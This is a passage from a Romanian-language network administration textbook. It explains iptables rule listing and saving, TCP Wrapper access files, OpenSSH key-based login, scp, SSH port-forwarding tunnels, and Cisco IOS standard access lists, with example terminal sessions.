Se observă și politica implicită a lanțului `FORWARD` ca fiind `ACCEPT` (*policy ACCEPT*). O opțiune recomandată când se afișează conținutul unui lanț este `-n` (*numeric*) pentru că `iptables` să nu mai încerce să rezolve numele (să nu mai facă cereri DNS – vezi capitolul *Servicii de rețea*), astfel execuția este mult mai rapidă. Dacă se dorește afișarea unor informații suplimentare despre regulile introduse (de exemplu ce porturi sursă/destinație au fost folosite la scrierea regulii, câte pachete au fost selectate de o anumită regulă), se poate folosi opțiunea `-v` în combinație cu `-L`. Acestea se pot scrie împreună, chiar și cu `-n`, dar este obligatoriu ca `L` să fie ultimul, altfel `iptables` se va întoarce cu o eroare, nu foarte sugestivă:

```
root@HQ:~# iptables -A FORWARD -s 172.16.10.0/24 -p tcp --sport 22 -j DROP
root@HQ:~# iptables -nLv FORWARD
iptables v1.4.4: Invalid rule number `FORWARD'
Try `iptables -h' or 'iptables --help' for more information.
root@HQ:~# iptables -nvL FORWARD
Chain FORWARD (policy ACCEPT 59M packets, 19G bytes)
 pkts bytes target     prot opt in     out     source               destination
    4   400 ACCEPT     all  --  *      *       10.0.1.0/24          0.0.0.0/0
    3   325 DROP       all  --  *      *       10.0.0.0/8           0.0.0.0/0
   10  1320 DROP       all  --  *      *       192.168.0.0/24       0.0.0.0/0
    5   523 DROP       tcp  --  *      *       172.16.10.0/24       0.0.0.0/0           tcp spt:22
```

Trebuie menționat faptul că toate configurările făcute cu `iptables` sunt în memoria Linux-ului. Așadar, la un restart al sistemului de operare, toate aceste configurări se pierd, comenzile `iptables` trebuind executate din nou. `iptables-save` este un utilitar cu care se pot salva configurările făcute într-un fișier, pentru ca apoi să fie folosit utilitarul `iptables-restore` pentru a reface conținutul tabelelor.

```
root@HQ:~# iptables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  10.0.1.0/24          0.0.0.0/0
DROP       all  --  10.0.0.0/8           0.0.0.0/0
DROP       all  --  192.168.0.0/24       0.0.0.0/0
DROP       tcp  --  172.16.10.0/24       0.0.0.0/0           tcp spt:22
root@HQ:~# iptables-save > iptables_rules
```

S-au salvat regulile existente în fișierul *iptables_rules*. Se vor șterge toate regulile existente folosind opțiunea `-F` (flush). Se poate observa că nu mai există nici o regulă:

```
root@HQ:~# iptables -F
root@HQ:~# iptables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Cu ajutorul lui `iptables-restore` se vor reface regulile, după cum se poate observa mai jos.

```
root@HQ:~# iptables-restore < iptables_rules
root@HQ:~# iptables -nL
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  10.0.1.0/24          0.0.0.0/0
DROP       all  --  10.0.0.0/8           0.0.0.0/0
DROP       all  --  192.168.0.0/24       0.0.0.0/0
DROP       tcp  --  172.16.10.0/24       0.0.0.0/0           tcp spt:22
```

Un exemplu avansat de configurare, folosind porturi ale protocoalelor și modificări ale politicilor implicite, se găsește în secțiunea *Scenariu de utilizare*.

TCP Wrapper

TCP Wrapper este un sistem de limitarea a accesului din rețea/Internet la anumite servicii folosind liste de acces (access constrol lists – ACL). Funcția lui este echivalentă cu cea a aplicării unei filtrări, folosind iptables, pe lanțul de INPUT. Un avantaj al acesteia este faptul că serviciile se filtrează după nume, și nu după portul pe care-l folosesc. Astfel dacă se blochează portul 22, iar serverul ssh ascultă pe portul 22000, accesul către acesta va fi liber dacă limitarea se face după port. Există totuși un dezavantaj major în folosirea TCP Wrapper: aplicațiile trebuie să fie compilate cu biblioteca *libwrap.so*. Pentru a verifica acest lucru, pentru serviciul de ssh de exemplu, se procedează în felul următor:

```
root@HQ:~# whereis sshd
sshd: /usr/sbin/sshd /usr/share/man/man8/sshd.8.gz
root@HQ:~# ldd /usr/sbin/sshd
        linux-vdso.so.1 =>  (0x00007fff4fe44000)
        libpam.so.0 => /lib/libpam.so.0 (0x00007fa1b10a1000)
        libdl.so.2 => /lib/libdl.so.2 (0x00007fa1b0e9d000)
        libcrypto.so.0.9.8 => /lib/libcrypto.so.0.9.8 (0x00007fa1b0b0c000)
        libutil.so.1 => /lib/libutil.so.1 (0x00007fa1b0909000)
        libz.so.1 => /lib/libz.s
o.1 (0x00007fa1b06f2000)
        libnsl.so.1 => /lib/libnsl.so.1 (0x00007fa1b04d7000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0x00007fa1b029e000)
        libresolv.so.2 => /lib/libresolv.so.2 (0x00007fa1b0085000)
        libc.so.6 => /lib/libc.so.6 (0x00007fa1afd01000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fa1b12bb000)
```

Se poate observa că acest serviciu, nu a fost compilat cu *libwrap.so*.

Fișierele folosite pentru configurare sunt `/etc/hosts.allow` (pentru a specifica serviciile pentru care se acceptă conexiuni) sau `/etc/hosts.deny` (pentru a specifica serviciile pentru care nu se acceptă conexiuni). De menționat că mai întâi se parcurge fișierul `/etc/hosts.allow`, după care `/etc/hosts.deny`. Liniile din aceste fișiere au următorul format:

```
listă_servicii : listă_clienți
```

- listă_servicii – o listă cu unul sau mai multe nume de procese
- listă_clienți – o listă cu unul sau mai multe nume de stații, adrese IP, expresii regulate sau wildcard-uri (ALL – orice client, LOCAL – orice nume de stație ce nu conține puncte). Toate acestea sunt descrise pe larg în paginile de manual: `man 5 hosts_access`.

În continuare vom prezenta câteva exemple de configurare pe un sistem Unix:

- în fișierul `/etc/hosts.allow`, permitem accesul numai anumitor IP-uri din rețea la serviciile popd (*192.168.1.205 192.168.1.103*), imapd (*192.168.1.0/255.255.255.0*) și ssh (*192.168.1.2 172.16.23.* – este corectă forma *172.16.23.*, aceasta semnificând *172.16.23.0/24*; *.pub.ro* – specifică toate numele care se termină cu acest sufix, exceptând *cs.pub.ro*):

```
popd : 192.168.1.205 192.168.1.103
imapd : 192.168.1.0/255.255.255.0
sshd : 192.168.1.2 172.16.23. .pub.ro EXCEPT cs.pub.ro
```

- în fișierul `/etc/hosts.deny`, blocăm restul traficului:

```
ALL : ALL
```

Există două utilitare de verificare a funcționalității TCP Wrapper:

- `tcpdchk` – verifică fișierul de configurare pentru corectitudine. Pentru informații suplimentare folosiți parametrul `-v` (verbose).
- `tcpdmatch daemon adresa_sursă` – verifică cum tratează TCP Wrapper o conexiune de la adresa *adresa_sursă* la serviciul *daemon*:

```
root@HQ:~# tcpdmatch sshd 127.0.0.1
client:   address  127.0.0.1
server:   process  sshd
access:   granted
```

SSH

Cea mai populară implementare a protocolului SSH o reprezintă pachetul `OpenSSH`, un proiect *open source*, lansat și creat de cei de la `OpenBSD`. În prezent, cea mai nouă versiune de `OpenSSH` este 6.0p1, lansată pe 20 aprilie 2012.

Pachetul `ssh` este compus dintr-un server (`sshd`), un client (`ssh` - disponibil implicit pe majoritatea distribuțiilor) și un set de utilitare, pentru gestiunea cheilor. În general `sshd` este pornit de scripturile de inițializare ale sistemului și rulează permanent în *background*. Instalarea serverului SSH include instalarea unor module adiționale cum ar fi:

- `sshd` – componentă server (va fi prezentată în secțiunea *Studiu de caz*).
- `ssh` – client SSH.
- `ssh-keygen` – utilitar folosit pentru generarea cheilor.
- `ssh-keyscan` – utilitar folosit pentru administrarea cheilor publice.
- `scp` – utilitar pentru copierea sigură de fișiere.
- `ssh-agent` – componentă folosită pentru stocarea cheilor private.
- `ssh-copyid` – se copiază o cheie publică în contul de utilizator la care se dorește accesul.

Pentru instalarea pachetului SSH pe sistemele Linux *debian-based*, se execută următoarea comandă:

```
root@HQ:~# apt-get install ssh
[...]
```

Odată instalat, serverul SSH este pornit automat. Pentru pornirea sau repornirea sa se poate folosi utilitarul `service`:

```
root@HQ:~# service ssh {start|stop|reload|force-reload|restart|try-restart|status}
```

Comanda de conectare la un server SSH are doi parametri importanți: numele utilizatorului și adresa (numele) serverului destinație. Serverul de SSH la care se va face conectarea, în exemplul de mai jos, este: `securessh.ro`, acest nume fiind un nume public, pe care serviciul de DNS îl va traduce într-o adresă IP. Dacă se dorește conectarea la un server, dar nu se cunoaște numele său DNS, se poate introduce direct IP-ul serverului. Când un client inițiază o conexiune `ssh` pe un server, trebuie să se conecteze folosind un nume de utilizator existent pe acel server, pentru a putea avea acces la interpretorul de comenzi (linia de comandă). Parametrul `mihai` din exemplul următor specifică utilizatorul în contul căruia se va intra, la stabilirea conexiunii:

```
root@HQ:~# ssh mihai@securessh.ro
mihai@securessh.ro's password:
Last login: Tue Aug 28 12:19:16 2012 from 188.26.195.166
mihai@securessh:~$
```

În rezultatul comenzii de mai sus se poate observa faptul ca s-au mai făcut conexiuni anterioare pe acel server de SSH, fiind oferită atât ora și data ultimei conexiuni, cât și adresa IP de la care s-a realizat conexiunea. Când un client de SSH inițiază pentru prima dată o conexiune către un server nou, acesta din urmă va trebui sa se autentifice către client. Fiecare server de SSH are un identificator unic (*host key*) cu care se autentifică clienților. Acest ID este implementat prin chei publice și chei private. La primirea unei conexiuni de la un client, serverul oferă cheia sa publică, făcând astfel posibilă autentificarea. La acceptarea cheii publice de la server, clientul adaugă această cheie în fișierul `known_hosts`. Astfel, următoarea conexiune, pe care acest client o va face la server, nu va mai necesita transferul cheii publice, aceasta existând deja stocată la client.

Pentru a realiza acest lucru, clientul SSH va salva cheia serverului în fișierul local `$HOME/.ssh/known_hosts`. La următoarea conectare pe același server, clientul SSH va

verifica acest fișier și, dacă va găsi cheia publică oferită de acesta, se va afișa pentru autentificare doar parola.

Un exemplu de fișier `known_hosts` este următorul:

```
root@HQ:~# cat ~/.ssh/known_hosts
v20z.zefyris.com,213.41.253.7 ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDEhlOViodZrqIUApSibzamwo+6fNGu6UESh1kpdRsFqG6gcDSj0uUtmbOODMK9tt
PwOfVyhnx+/EIKBhuah11hzjCeztAb2IntjVpdNO26PVOGjXVLlOXRP3uodKQj8VHeS2HmeSOdEPCoXAfTkN9broAuaU5j
Hyb3rPaT2T1Tc3jFsj750FyQ4HY9078Nnfz2nsAloOmCOjGAlvDR5tU+URBdzdsrVq5oxCE4+h7KbOFQSrSianDMz3Hx+K
RjEOMAczUWsgAtZ3csR1gR7MJcvOMlUW9NHaffuv/lhkbE4o2GIDDIuRT/MECps9tlft+otv9Xqe1EF5LjL77kBXJh
141.85.227.118 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAuSQeZhVimxizhtOdcS1hx1OYW8u8iZjCHwrtrmjyfiHmZRDxC9zEnTTU32472azIX2
dHV3UMA3ynVyqLsVcwUcR3k6OI6lHJaDkEwWMXfQ2BDOxYp1wo77u9Mqh4stjRtLEHCe1XXdBsqvFsFm0PWqgdnsjukk2h
EdL/cTsikF8g7u5C+dUqu3ky5CJnsE086n45Qv8w4kV0pWMa1hi9d3ndTiAlVCA/2RyCqmJC/u98XCFmW/bLLOwi2QYdFH
8sc84MUME8rkFHLMUcEyQm18JwxoCVvZxYOUuVha7ftLDau03qSWmTVsYCkzu1bAPe2M4aSwaGoQmMUbBwiVOGlw==
securessh.ro,69.163.100.198 ssh-rsa
AAAB3NzaC1yc2EAAAABIwAAAIEA4JhuSSNp2/BZljjRTdii61PObXJI6UdJ9wdg6lZJMEIWdl6ZGJauPRgFDzsTuz6bdUI
TZadhsgs5vfXYRIVupvwflfP1V/ihJFe1juTRN+WAZqla0nOKdR3/XHLhue2pWjIZYDkBFgwWB29biFdBv7FxJCBObcW8e
HNyfOOgb8E=
```

Pe prima linie sunt trecute numele serverului de la distanță (dacă acesta are un nume DNS) și adresa IP a acestuia, apoi urmând cheia publică. În exemplul de mai sus există trei servere la care utilizatorul s-a conectat în prealabil și a căror cheie publică a fost salvată. Aceste chei se pot afla în două locuri din sistemul de fișiere:

`/etc/ssh/ssh_known_hosts`, fișier a cărui locație poate fi schimbată prin alterarea directivei `GlobalKnownHostsFile` din fișierul de configurare `/etc/ssh/ssh_config`.

- `$HOME/.ssh/known_hosts`, fișier a cărui locație poate fi schimbată prin alterarea directivei `UserKnownHostsFile` din același fișier de configurare.

În captura de mai jos, se poate observa cum la prima conexiune realizată la un server, clientul reține amprenta acestuia în fișierul `known_hosts`:

```
root@HQ:~# ssh mihai@micosconstruct.ro
The authenticity of host 'micosconstruct.ro (86.122.60.17)' can't be established.
RSA key fingerprint is 2d:40:d6:d8:f6:70:ee:a3:57:7b:a6:d6:35:d3:72:2e.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'micosconstruct.ro,86.122.60.17' (RSA) to the list of known
hosts.
mihai@micosconstruct.ro's password:
```

Sintaxa completă a utilitarului `ssh` permite precizarea unei liste de parametri, a utilizatorului și a adresei destinație, precum și a unei comenzi ce va fi rulată după stabilirea sesiunii SSH. Dacă nu este precizată o comandă, se va rula un interpretor de comenzi (cel mai adesea `/bin/bash`).

În exemplul de mai jos, sunt rulate local două comenzi separate prin `;`. Apoi se rulează aceleași comenzi (de data aceasta protejate, între ghilimele), rezultatul afișat este cel al executării lor pe stația destinație, după autentificarea cu utilizatorul `mihai`.

```
root@HQ:~# hostname; pwd
hQ
/root
root@HQ:~# ssh mihai@micosconstruct.ro "hostname; pwd"
mihai@micosconstruct.ro's password:
micos
/home/mihai
```

După cum s-a observat, există două modalități de execuție a comenzilor prin SSH. Prima presupune executarea comenzilor dorite după realizarea conexiunii, în interpretorul de comenzi deschis la distanță, iar în cea de-a doua metodă, comenzile dorite sunt date ca argumente clientului SSH. Pentru aceasta din urmă, de fiecare dată când se va executa o anumită comandă, va trebui introdusă parola utilizatorului ce deschide sesiunea.

Pentru a preîntâmpina acest dezavantaj, se poate folosi autentificarea pe bază de chei, fiind necesară generarea unei perechi de chei (publică/privată). Acest lucru se realizează folosind utilitarul `ssh-keygen` care crează două fișiere, unul pentru fiecare cheie. Implicit, în fișierul `~/.ssh/id_rsa` este păstrată cheia privată, iar în fișierul `~/.ssh/id_rsa_pub` cheia publică. Deoarece cheia privată nu trebuie ținută la vedere, `ssh-keygen` oferă posibilitatea introducerii unei parole („*passphrase*"), ce va proteja fișierul în care se păstrează aceasta. Rulat

fără nici un parametru, acesta va genera o pereche de chei RSA. Dacă se dorește alt tip (de exemplu DSA), se poate folosi parametrul -t, urmat de cuvântul cheie ce specifică tipul respectiv.

```
root@HQ:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
94:52:e2:0f:ee:1d:9c:5f:ad:90:fd:9a:b7:22:2e:91 root@HQ
[...]
```

În cazul în care se dorește schimbarea *passphrase*-ului se poate folosi opțiunea `-p` (**ATENȚIE** la cheia privată specificată):

```
root@HQ:~# ssh-keygen -p
Enter file in which the key is (/root/.ssh/id_rsa):
Key has comment '/root/.ssh/id_rsa'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
```

Pentru conectarea fără parolă pe serverul la distanță, utilizatorul trebuie să își copieze cheia publică la sfârșitul fișierului `$HOME/.ssh/authorized_keys`, aflat pe server. Acest lucru se poate face manual sau folosind utilitarul `ssh-copy-id`, ce simplifică această operațiune. Parametrii ce trebuie specificați sunt utilizatorul în contul căruia se copiază cheia publică și serverul. În mod implicit, `ssh-copy-id` va copia cheia publică aflată în `$HOME/.ssh/id_rsa.pub`. Dacă se dorește copierea unei alte chei, se poate folosi parametrul `-i` urmat de fișierul ce conține cheia publică.

```
root@HQ:~# ssh-copy-id -i /root/.ssh/id_rsa.pub mihai@micosconstruct.ro
mihai@micosconstruct.ro's password:
Now try logging into the machine, with "ssh 'mihai@micosconstruct.ro'", and check in:

  .ssh/authorized_keys

to make sure we haven't added extra keys that you weren't expecting.

root@HQ:~# ssh mihai@micosconstruct.ro
Last login: Tue Aug 28 13:28:18 2012 from 188.26.195.166
mihai@micos:~$
```

Se observă că autentificarea s-a realizat fără parolă. `ssh` folosește în mod implicit cheia privată aflată în fișierul `$HOME/.ssh/id_rsa`. În cazul în care cheia nu se află în fișierul implicit, se poate specifica cu parametrul `-i` (exact ca la `ssh-copy-id`). Se va muta cheia privată în altă locație și se va realiza din nou autentificarea:

```
root@HQ:~# mv ~/.ssh/id_rsa ~/.ssh/cheia_privată
root@HQ:~# ssh mihai@micosconstruct.ro
mihai@micosconstruct.ro's password:
Last login: Tue Aug 28 16:19:46 2012 from 188.26.195.166
mihai@micos:~$ exit
logout
Connection to micosconstruct.ro closed.
root@HQ:~# ssh -i ~/.ssh/cheia_privata mihai@micosconstruct.ro
Last login: Tue Aug 28 16:28:02 2012 from 188.26.195.166
mihai@micos:~$
```

După cum se poate observa, după mutarea cheii private, autentificarea nu s-a mai putut face cu ajutorul cheilor. **ATENȚIE:** o greșeală frecventă este generarea cheii în alt loc decât cel implicit, iar la autentificarea se omite specificarea ei. Astfel autentificarea pe bază de chei nu va funcționa.

Ce se întâmplă dacă adăugăm un *passphrase* cheii private, pentru a împiedica folosirea ei de către persoane neautorizate?

```
root@HQ:~# ssh-keygen -p
Enter file in which the key is (/root/.ssh/id_rsa): /root/.ssh/cheia_privata
Key has comment '/root/.ssh/cheia_privata'
Enter new passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved with the new passphrase.
root@HQ:~# ssh -i ~/.ssh/cheia_privata mihai@micosconstruct.ro
Enter passphrase for key '/root/.ssh/cheia_privata':
```

```
Last login: Tue Aug 28 16:32:57 2012 from 188.26.195.166
mihai@micos:~$
```

Se observă că ni s-a cerut introducerea *passphrase*-ului înainte de folosirea cheii. Așadar, avantajul cheilor în acest moment este nul. Pentru a preîntâmpina acest dezavantaj, există un serviciu de stocare al cheilor private, *passphrase*-ul introducându-se doar la adăugarea cheii în baza de date a serviciului. Serviciul trebuie activat rulându-se utilitarul `ssh-agent`, iar cheile se adaugă folosind comanda `ssh-add`.

```
root@HQ:~# ssh-agent
SSH_AUTH_SOCK=/tmp/ssh-DZswn30361/agent.30361; export SSH_AUTH_SOCK;
SSH_AGENT_PID=30362; export SSH_AGENT_PID;
echo Agent pid 30362;
root@HQ:~# ssh-add
```

Dacă fișierul cu cheia privată nu este în locul implicit ($HOME/.ssh/id_rsa), atunci acesta trebuie specificat ca parametru:

```
root@HQ:~# ssh-add ~/.ssh/cheia_privata
Enter passphrase for /root/.ssh/cheia_privata:
Identity added: /root/.ssh/cheia_privata (/root/.ssh/cheia_privata)
root@HQ:~# ssh -i ~/.ssh/cheia_privata mihai@micosconstruct.ro
Last login: Tue Aug 28 16:33:19 2012 from 188.26.195.166
mihai@micos:~$
```

Unul dintre utilitarele importante ce aparțin pachetului `OpenSSH` este `scp` (*Secure Copy*). SCP este un protocol folosit în transferul sigur de fișiere între două stații, pe durata transferului datele fiind criptate de o sesiune SSH. Protocolul în sine nu asigură autentificarea și securitatea comunicației, acestea fiind asigurate de către protocolul SSH. Astfel, dacă se dorește copierea unui fișier de pe stația locală pe o stație la distanță se poate folosi următoarea sintaxă:

```
scp cale_fișier_local utilizator@stație_distanță:/cale_fișier
```

În schimb, dacă se dorește copierea unui fișier de pe o stație la distanță pe stația locală se poate folosi următoarea sintaxă:

```
scp utilizator@stație_distanță:/cale_fișier_remote /cale_fișier
```

Adresarea de după *:* este relativă la home-ul utilizatorului. În exemplul de mai jos, se va copia fișierul `test.txt` de pe stația locală (directorul local) pe stația `micosconstruct.ro`. Fișierul va fi copiat în directorul `home` al utilizatorului `mihai`, cu numele `copy_of_test.txt`:

```
root@HQ:~# scp test.txt mihai@micosconstruct.ro:copy_of_test.txt
test.txt                                      100%    5     0.0KB/s   00:00
```

Se observă că nu s-a cerut nici o parolă, autentificarea făcându-se pe baza cheilor adăugate anterior. În caz contrar, trebuia să se introducă parola utilizatorului `mihai`. Pentru a păstra numele original al fișierului ce trebuie copiat, se omite specificarea noului nume:

```
root@HQ:~# scp test.txt mihai@micosconstruct.ro:
test.txt                                      100%    5     0.0KB/s   00:00
root@HQ:~# ssh mihai@micosconstruct.ro ls
copy_of_test.txt
[...]
test.txt
```

Pentru copierea unui întreg director trebuie să se folosească opțiunea `-r` (*recursive*), asemenea utilitarului `cp`. În exemplul următor, vom copia directorul *test*. Se observă copierea recursivă a întregului director, inclusiv conținutul subdirectoarelor (ierarhia de directoare se păstrează):

```
root@HQ:~# scp -r test mihai@micosconstruct.ro:copy_of_test
test                                          100%    0     0.0KB/s   00:00
_cfa1.ir_dfa                                  100%  385     0.4KB/s   00:00
CoolIr__.g                                    100% 2738     2.7KB/s   00:00
Program.java                                  100% 2744     2.7KB/s   00:00
[...]
Makefile                                      100%  239     0.2KB/s   00:00
```

Pentru copierea fișierului `root_test.txt` de pe stația `micosconstruct.ro`, aflat în subdirectorul `test1/test2` (relativ la directorul `home` al utilizatorului `mihai`), în directorul curent putem folosi următoarea sintaxă:

```
root@HQ:~#  scp mihai@micosconstruct.ro:test1/test2/root_test.txt .
root_test.txt                                 100%    5     0.0KB/s   00:00
```

Tunele SSH

Tunelarea SSH reprezintă folosirea protocolului SSH și a capabilităților acestuia, pentru a securiza un transfer de date. Pentru crearea unui tunel SSH, clientul SSH este configurat să redirecteze un port specificat și o adresă IP (existente pe serverul SSH la distanță) pe un port al stației locale. Odată ce conexiunea SSH a fost stabilită, utilizatorul se poate conecta la portul local pentru accesarea serviciilor aflate pe stația la distanță (pe serverul SSH), servicii ce altfel ar fi putut fi accesibile prin conectarea direct pe portul și adresa IP a stației la distanță. Această metodă rezolvă două probleme:

- asigură criptarea traficului pentru un serviciu ce nu oferă această facilitate
- poate ocoli firewall-urile ce filtrează anumite servicii către Internet (de exemplu este blocat portul 443, iar portul 22 al SSH-ului funcționează).

Pentru a ilustra cât mai bine cele menționate mai sus se consideră următorul scenariu. Un utilizator obișnuit dorește să își citească email-ul, folosind un client de email (*Thunderbird*, *fetchmail*, *mutt*, *Outlook*, etc.). Dacă utilizatorul se conectează direct la serverul de e-mail, clientul de e-mail va trimite numele de utilizator și parola în text clar, necriptat. Acest lucru reprezintă o mare vulnerabilitate în cazul în care un intrus ascultă cu un *sniffer* mediul de transmisie (vezi capitolul *Atacuri de rețea*).

Pentru prevenirea acestui atac se pot folosi capabilitățile de tunelare oferite de SSH. Un tunel SSH va fi folosit în modul următor: în loc să se realizeze conectarea direct la serverul de e-mail, se va stabili o conexiune SSH către un server din interiorul rețelei în care respectivul server de e-mail se află, sau direct către serverul însuși, așa cum se întâmplă cel mai adesea, când serverul de e-mail oferă și serviciu SSH. Clientul SSH va realiza redirectarea portului, astfel încât traficul ce ajunge la stația locală pe portul 143 (portul folosit de protocolul IMAP), ajunge să fie redirectat prin tunelul criptat către serverul de e-mail. Apoi clientul de e-mail poate fi configurat să utilizeze portul local, fiind pus astfel în legătură cu serverul de la distanță.

Pentru a deschide un tunel, se folosește parametrul `-L` al utilitarului `ssh`. Vom face un tunel între stația locală A și serverul micosconstruct.ro pe portul IMAP. Se observă că este ca o conectare la serverul ssh obișnuită. **ATENȚIE:** după conectarea la server, nu trebuie să ieșiți, altfel tunelul se va închide.

```
root@HQ:~# netstat -tlnp | grep 143
root@HQ:~# ssh -L143:micosconstruct.ro:143 mihai@micosconstruct.ro
Last login: Wed Aug 29 10:21:13 2012 from 141.85.225.204
mihai@micos:~$
```

După parametrul `-L`, se specifică portul local pe care să asculte serviciul (în cazul nostru 143 – se putea specifica orice port liber), serverul ce are un serviciu de IMAP și portul pe care ascultă. Toate acestea sunt separate de două puncte (`:`).

Din altă consolă, verificăm dacă ascultă vreun serviciu pe portul 143:

```
root@HQ:~# netstat -tlnp | grep 143
tcp        0      0 127.0.0.1:143           0.0.0.0:*               LISTEN      9138/ssh
```

Se observă că pe portul 143, pe *localhost (127.0.0.1)*, ascultă serviciul de SSH.

```
root@HQ:~# telnet localhost 143
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
*   OK   [CAPABILITY   IMAP4rev1   UIDPLUS   CHILDREN   NAMESPACE   THREAD=ORDEREDSUBJECT
THREAD=REFERENCES SORT QUOTA AUTH=CRAM-MD5 AUTH=CRAM-SHA1 AUTH=CRAM-SHA256 IDLE ACL ACL2=UNION
STARTTLS] Courier-IMAP ready. Copyright 1998-2008 Double Precision, Inc.  See COPYING for
distribution information.
QUIT
QUIT NO Error in IMAP command received by server.
```

Deși serviciul care ascultă local pe portul 143 este SSH, serverul de e-mail este cel care a răspuns. În momentul în care s-a deschis conexiunea pe portul 143, s-a rulat `tcpdump`, pentru a analiza conținutul pachetelor:

```
root@HQ:~# tcpdump -i eth0 -X dst micosconstruct.ro
10:35:06.996304 IP HQ.local.46991 > micosconstruct.ro.ssh: Flags [.], ack 1073, win 425,
options [nop,nop,TS val 147151295 ecr 778445030], length 0
        0x0000:  4500 0034 1a27 4000 4006 dc68 ac10 0599  E..4.'@.@..h....
        0x0010:  567a 3c11 b78f 0016 c922 99fa 329c daa2  Vz<......"..2...
        0x0020:  8010 01a9 445b 0000 0101 080a 08c5 59bf  ....D[........Y.
        0x0030:  2e66 20e6                                .f..
[...]
```

După cum se poate observa, conținutul este criptat, comanda trimisă (*QUIT*) neapărând în captură. Vom încerca să ne conectăm în mod direct la serverul de IMAP:

```
root@A:~# telnet micosconstruct.ro 143
Trying 86.122.60.17...
Connected to micosconstruct.ro.
Escape character is '^]'.
*   OK   [CAPABILITY   IMAP4rev1   UIDPLUS   CHILDREN   NAMESPACE   THREAD=ORDEREDSUBJECT
THREAD=REFERENCES SORT QUOTA AUTH=CRAM-MD5 AUTH=CRAM-SHA1 AUTH=CRAM-SHA256 IDLE ACL ACL2=UNION
STARTTLS] Courier-IMAP ready. Copyright 1998-2008 Double Precision, Inc.   See COPYING for
distribution information.
QUIT
QUIT NO Error in IMAP command received by server.
```

În analiza tcpdump, se poate vedea că textul trimis *QUIT*, a apărut în clar, în captura pachetului:

```
root@HQ:~# tcpdump -i eth0 -X dst micosconstruct.ro
10:37:27.754502 IP mjolnir-2.local.50526 > micosconstruct.ro.imap2: Flags [P.], seq 0:6,
ack 289, win 245, options [nop,nop,TS val 147186484 ecr 778458236], length 6
        0x0000:  4510 003a fabc 4000 4006 fbbc ac10 0599  E..:..@.@.......
        0x0010:  567a 3c11 c55e 008f d14b 201d 5233 8bf1  Vz<..^...K..R3..
        0x0020:  8018 00f5 4461 0000 0101 080a 08c5 e334  ....Da.........4
        0x0030:  2e66 547c 5155 4954 0d0a                 .fT|QUIT..
```

Un alt tip de tunel oferit de utilitarul `ssh` este unul de tip *reverse* (`-R`). Acesta permite deschiderea unui port pe serverul de la distanța ce face legătură cu stația de pe care se realizează tunelul, acesta fiind util atunci când stația respectivă nu poate fi accesată în mod direct din Internet (are IP privat – vezi capitolul *Alterarea pachetelor*). Vom deschide portul *10022* pe serverul de la adresa *micosconstruct.ro* care va redirecta traficul către portul *22* (serviciul SSH) al stației locale :

```
root@HQ:~# ssh -R10022:localhost:22 mihai@micosconstruct.ro
Last login: Wed Aug 29 10:57:22 2012 from 141.85.225.204
mihai@micos:~$
root@A:~# ssh -p 10022 root@micosconstruct.ro
root@micosconstruct.ro's password:
[...]
Last login: Wed Aug 29 10:32:36 2012 from 141.85.225.204
root@HQ:~#
```

S-a realizat SSH de pe o altă stație (*A*), pe portul *10022* al serverul *micosconstruct.ro*, folosind utilizatorul *root*. Parola cerută este cea a utilizatorului *root* de pe stația *HQ*. Se observă că s-a realizat redirectarea către *HQ* automat.

Un alt tip de tunelare oferit de utilitarul ssh este redirectarea protocolului X11, putându-se rula aplicații grafice printr-o conexiune SSH, la distanță. Pentru a activa tunelarea X11 se folosește parametrul `-X`.

```
root@HQ:~# ssh -X mihai@micosconstruct.ro
mihai@micos:~$ xclock
```

7.4.2 Cisco IOS

Liste de acces

În cadrul sistemului de operare IOS ce rulează pe echipamente CISCO, există un sistem de firewall asemănător `iptables`, bazat de reguli. Acestea poartă numele de liste de acces (**ACL** – access control list) și sunt identificate printr-un număr. Ca și regulile iptables, acestea sunt compuse

din două secțiuni, o parte de **selecție** și o parte ce specifică **acțiunea** aplicată. În funcție de complexitatea selecției, există două tipuri de liste de acces:

- standard (*standard*) – acestea pot face selecția doar în funcție de adresa IP sursă. Pentru a folosi listele standard, intervalul de numere de identificare asociat este 1-99.
- extinse (*extended*) – acestea pot face selecția în funție de adresa IP sursă sau destinație, dar și în funcție de protocolul de nivel 4 (tipul protocolului, portul). Pentru a folosi acest tip de liste, intervalul de numere de identificare asociat este 100-199.

Pentru a exemplifica cele prezentate mai sus, vom scrie o regulă ce blochează traficul de la IP-ul *192.168.10.10*, folosind o listă standard. Listele de acces se adaugă în modul global de configurare (*router(config)#*):

```
router#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
router(config)#access-list ?
  <1-99>     IP standard access list
  <100-199>  IP extended access list
router(config)#access-list 1 ?
  deny    Specify packets to reject
  permit  Specify packets to forward
  remark  Access list entry comment
router(config)#access-list 1 deny ?
  A.B.C.D  Address to match
  any      Any source host
  host     A single host address
router(config)#access-list 1 deny 192.168.10.10 ?
  A.B.C.D  Wildcard bits
  <cr>
router(config)#access-list 1 deny 192.168.10.10 0.0.0.0
router(config)#exit
router#show access-lists
Standard IP access list 1
    deny 192.168.10.10 0.0.0.0
```

